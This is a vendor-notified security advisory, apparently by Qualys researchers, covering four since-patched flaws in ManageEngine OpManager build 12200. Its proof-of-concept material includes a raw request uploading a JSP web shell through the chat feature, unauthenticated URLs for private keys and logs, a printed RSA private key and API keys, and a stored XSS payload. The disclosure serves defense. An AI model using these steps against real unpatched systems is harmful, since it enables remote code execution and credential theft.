

March 10, 2017

**Manage Engine OpManager Multiple Security Vulnerabilities**

---

**SYSTEMS AFFECTED:**

Build version 12200

Reference: <https://www.manageengine.com/>

---

Qualys Application Security and Research (QUASAR) team engages in a routine security assessment of various products. In a recent engagement of a security assessment of ManageEngine OPManager (Build version 12200), my team discovered multiple vulnerabilities affecting the product, which were reported to ManageEngine and were confirmed to be patched in the latest version.

Below is the detailed outline of the vulnerabilities that were discovered.

**Vulnerability #1: Unrestricted Files/Web shell Upload.**


OPManager group chat functionality, as seen in below snapshots allows users to upload files to the chat. The file upload functionality does not enforce any restriction on file types that are uploaded, thereby allowing users to upload web shells. Since the application executes with **System** privilege on a Windows box and with **ROOT** on a Linux machine, any code execution performed, is with the highest privilege. There by making this a critical vulnerability. The details for the exploitation are outlined as below.

**URL:** <http://<ip>/apiclient/ember/index.jsp#/ITPlus>

**Risk factor:** **Critical**

**Proof of Concept:**

1. Login into the application. Directly go to the following URL  
<http://<ip>/apiclient/ember/index.jsp#/ITPlus> or click on the chat icon from the dashboard.



2. Attach any jsp file or jsp web shell using the “attach files” functionality.

```


POST /api/json/dashboard/addPost?apiKey=5f1c4e3b51ef0fbc&groupID=0 HTTP/1.1
Host: localhost:88
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: */*
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
X-Requested-With: XMLHttpRequest
Referer: http://localhost:88/apiclient/ember/index.jsp
Content-Length: 349
Content-Type: multipart/form-data; boundary=-----58093196614932
Cookie: domainNameForAutomaticSignIn=Authenticator; authrule_name=Authenticator; encryptPassForAutomaticSignIn=d7963B4t; userNameForAutomaticSignIn=admin; signInAutomatically=true;
NFA_SSO=9CEFA0C395CC3149D811743469923B8
Connection: close

-----58093196614932
Content-Disposition: form-data; name="post"
testcomment
-----58093196614932
Content-Disposition: form-data; name="(object HTMLInputElement|i"; filename="a.jsp"
Content-Type: application/octet-stream

<!--
  jsp File browser 1.2
  Copyright (C) 2003-2006 Boris von Loesch
  This program is free software; you can redistribute it and/or modify it under
  the terms of the GNU General Public License as published by the
  Free Software Foundation; either version 2 of the License, or (at your option)
  any later version.
  This program is distributed in the hope that it will be useful, but
  WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or
  FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.
  You should have received a copy of the GNU General Public License along with
  this program; if not, write to the
  Free Software Foundation, Inc.,
  59 Temple Place, Suite 330,

```

3. The given file gets uploaded.



- On successful upload, the file can be accessed by simply clicking on it. If any jsp webshell is uploaded, the file gets executed with admin access.

```

Executing: dir

$Recycle.Bin/
a.log          android/      Config Msi/
Documents and Settings/ DRIVERS/     f3370cf0870dee3e622f7eed/
hiberfil.sys   Intel/       MSOCache/
Music/         New folder/  OSFIXES/
pagefile.sys   PerfLogs/   Program Files/
Program Files (x86)/ ProgramData/ Qualys_work_directory/
Recovery/      run/        SWTOOLS/
System Volume Information/ t430/       Users/
wamp/          Windows/    Work/

Executing: cmd.exe

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\> Shellcode executed successfully.

```


## Vulnerability #2: Unauthenticated File Access.

OPManager application doesn't imply any permission on various sensitive directories and files, which allows any, un-authenticated user to access sensitive logs, configuration files, private keys, etc. The files contain sensitive information which can allow an attacker to gain admin access to the OPManager.

**Risk factor: Critical**

**Proof of concept:**


1. From any browser, access `<ip>/logs/access_log.txt`. This file reveals all the access details. This includes the most important api-key. Using the api-key, the user can fetch critical information.



```
10.113.14.200 - admin [12/Sep/2016:06:36:04 +0530] "GET /api/json/admin/getSystemPerformanceStatus?apiKey=a4eaddfaa32574f162de0118c0652a4b_147368
200 257
10.113.14.200 - admin [12/Sep/2016:06:36:06 +0530] "GET /apiclient/fluidicv2/styles/css/plugins/jquery-ui/images/ui-bg_flat_100_ffffff_40x100.png H
10.113.14.200 - admin [12/Sep/2016:06:36:06 +0530] "GET /apiclient/fluidicv2/styles/css/plugins/jquery-ui/images/ui-icons_222222_256x240.png HTTP/1
10.113.14.200 - admin [12/Sep/2016:06:36:06 +0530] "GET /PNSHandler HTTP/1.1" 101 -
10.113.14.200 - admin [12/Sep/2016:06:38:28 +0530] "GET /logs/access_log.txt HTTP/1.1" 200 1523
10.113.14.200 - admin [12/Sep/2016:06:39:05 +0530] "POST /api/json/admin/SubmitQuery apiKey=a4eaddfaa32574f162de0118c0652a4b HTTP/1.1" 200 134
10.113.14.200 - admin [12/Sep/2016:06:39:05 +0530] "POST /api/json/admin/SubmitQuery apiKey=a4eaddfaa32574f162de0118c0652a4b HTTP/1.1" 200 134
10.113.14.200 - admin [12/Sep/2016:06:39:05 +0530] "POST /api/json/admin/SubmitQuery apiKey=a4eaddfaa32574f162de0118c0652a4b HTTP/1.1" 200 134
10.113.14.200 - admin [12/Sep/2016:06:39:05 +0530] "POST /api/json/admin/SubmitQuery apiKey=a4eaddfaa32574f162de0118c0652a4b HTTP/1.1" 200 134
10.113.14.200 - admin [12/Sep/2016:06:39:05 +0530] "POST /api/json/admin/SubmitQuery apiKey=a4eaddfaa32574f162de0118c0652a4b HTTP/1.1" 200 134
10.113.14.200 - admin [12/Sep/2016:06:39:06 +0530] "POST /api/json/admin/SubmitQuery apiKey=a4eaddfaa32574f162de0118c0652a4b HTTP/1.1" 200 134
10.113.14.200 - admin [12/Sep/2016:06:39:06 +0530] "POST /api/json/admin/SubmitQuery apiKey=a4eaddfaa32574f162de0118c0652a4b HTTP/1.1" 200 134
```

Unauthenticated access to access\_log.txt file. This file reveals api-key which is highlighted in the above image.

2. Unauthenticated access to private keys. This can be accessed from `http://<ip>/bin/.ssh_host_dsa_key` and `http://<ip>/bin/.ssh_host_rsa_key`.



```
-----BEGIN RSA PRIVATE KEY-----
MIICXAIBAAKBgQCKppRCurLGOodz6JjSGawhTtUEi4297iDtB8wdIW2RYi90EMbqROhu+YwX7RGN
4cLWpEZyYG3OD+N6u3+gEuJTrDKgY7AkiDmB2ECQl/pJOW2aNzNjlgLb+bzMzB39siFUrx7noqR0
ycTEc2tq3DvTTe5tyjGB8SftY05K9WqtFwIDAQABAoGAG47UdRbqPZ/IgG9AwLG9ls3iNQ8P0ypb
fQFJvpiAUJ81U1pqTvH3S0dswuyppyO0F7CacVzkco2qpRN36EhPr1X0oSxoj/x04S0Q7IfHcN1
DLGV0eyLLzGrWchAtKqByM6UB+E0vX7UCy/KPQyfg8R6vfUeqs0dtvyxtNR5hMECQQDAn4UMRF++
xZ0o51G2SVn5QTkYHb0L9MFJjTGf4UUW16U+td+7z1hIGw9gg7FI+mx9N70T/93MDA4obECSNQUR
AkeAuEUCL02eAAwiQUbDkjLNyo3HJbeZ1hcmWGeq0wrS45SPRUFOTAYJRSizzJCv7obeMPiGsMbhs
S55dq1z1tYJvpwJBALQC39XM+CVSg2Hve199QUY8+9xbv1Y0D4ZrGxss7OHmKh1lXcJoTTplf4NU
zxNCZKzIsDzGe0K7aWfBcr6wKeECQFN9gPTWXOZsmQC2jVoqhql+XuParZkGs2nevDQUKgN0ILy
uwLOBzIRx8C15Pdql8LIeE6UbiIXipVJFdlbWLUQCzJlnZPg7op7KrOKHdCsBgg4147P/v7MkZi
OH2PEYRjSlYjA51L+vSXoIz8NwyJ/1/8G+54UWwpFHHwUTLLGNc=
-----END RSA PRIVATE KEY-----
```

3. Also, many configuration xml files are accessible without authentication. The above image shows server configuration located at `http://<ip>/server_xml_bkp/server.xml`.

```
localhost:88/server_xml_bkp/server.xml
-->
<!-- Tomcat Root Context -->
<Context debug="0" docBase="{server.home}" path="" reloadable="true" sessionCookiePath="/" </Context>
- <Context debug="0" docBase="{server.home}/SPMHistory" path="/SPMHistory">
- <Manager className="org.apache.catalina.session.PersistentManager" debug="0" maxActiveSessions="-1" maxIdleBackup="-1" maxIdleSwap="-1" minIdleSwap="-1"
saveOnRestart="false">
  <Store className="org.apache.catalina.session.FileStore"/>
</Manager>
</Context>
- <Context debug="0" docBase="{server.home}/IPAMPublish" path="/IPAMPublish">
- <Manager className="org.apache.catalina.session.PersistentManager" debug="0" maxActiveSessions="-1" maxIdleBackup="-1" maxIdleSwap="-1" minIdleSwap="-1"
saveOnRestart="false">
  <Store className="org.apache.catalina.session.FileStore"/>
</Manager>
</Context>
- <Context debug="0" docBase="{server.home}/ScheduledReport" path="/ScheduledReport">
- <Manager className="org.apache.catalina.session.PersistentManager" debug="0" maxActiveSessions="-1" maxIdleBackup="-1" maxIdleSwap="-1" minIdleSwap="-1"
saveOnRestart="false">
  <Store className="org.apache.catalina.session.FileStore"/>
</Manager>
</Context>
- <Context debug="0" docBase="{server.home}/conf/LoggedInUser" path="/LoggedInUser">
- <Manager className="org.apache.catalina.session.PersistentManager" debug="0" maxActiveSessions="-1" maxIdleBackup="-1" maxIdleSwap="-1" minIdleSwap="-1"
saveOnRestart="false">
  <Store className="org.apache.catalina.session.FileStore"/>
</Manager>
</Context>
```

As shown in the first step, the user can get the api-key from the access\_log file. Using that api-key, user can directly fetch information. Even if the user logs out, the api-key remains active and information can be fetched. Please refer to the below image.

```
10.113.195.174/api/json/admin/GetMailServerSettings?apiKey=566cadd0ef640f05d45ac0698ed5a1d5
{"primary":
{"settingsId": "1", "requiresauth": "true", "mailusername": "test", "mailserverport": "25", "securemode": "false", "tlsMode": "false", "mailservername": "10.10.10.10", "timeout": "3", "mailpassword": "test
password", "fromemailid": "test@test.com", "emailid": "test@test.com"}}
```

The user can fetch information regarding the SMTP server which includes sensitive information like IP. Password etc. This vulnerability affects all the calls.

**Vulnerability #3: Stored XSS.**

OPManager lacks in performing html encoding of data in access\_logs, which allows an attacker to add arbitrary payloads in HTTP GET request, which is displayed back to the admin user, via access\_log records. Exploiting this vulnerability will allow an attacker to conduct XSS attack on the victim.

**Risk factor: High**

**Proof of concept:**



- 1. Try to access any URL like http:<ip>/<xss payload>.

```

GET /<img src=z onerror=alert(1)> HTTP/1.1
User-Agent: Mozilla/5.0 (Windows NT 6.1; WOW64; rv:50.0) Gecko/20100101 Firefox/50.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: domainNameForAutomaticSignIn=Authenticator; authrule_name=Authenticator;
JSESSIONID=910396F76BAB2D421FD934557B33EE84; f2RedirectUrl=null; encryptPassForAutomaticSignIn=d7963B4t;
userNameForAutomaticSignIn=admin; signInAutomatically=true; NFA__SS0=FD06146D8E2D6805944B4799A6EDBA3D
Connection: close
Upgrade-Insecure-Requests: 1

```

- Now go to the logs page [http://<ip>/apiclient/ember/index.jsp#/ViewLogs/access\\_log.txt](http://<ip>/apiclient/ember/index.jsp#/ViewLogs/access_log.txt). The script executes here.



## Vulnerability #4: Password received in clear text in response.

OPManager application had the feature of configuring the mail services wherein a user must enter the details of the SMTP server. It was noticed that the password was received in a clear text in the response. Ideally password should not be sent in clear text in response. It should not be sent or must be masked.

### **RISK FACTOR: Low**

### Reproduction Steps:

1. For the following request `http://<ip>/api/json/admin/GetMailServerSettings?apiKey=<api-key>`, the password for the SMTP mail server is received in a clear text.



ManageEngine accepted the reported issues and was quick to patch the reported vulnerabilities. The vendor has already pushed a security update to patch the issues. In order to confirm if you are using the latest patched version of ManageEngine, kindly contact the ManageEngine Support (<https://www.manageengine.com/support.html>).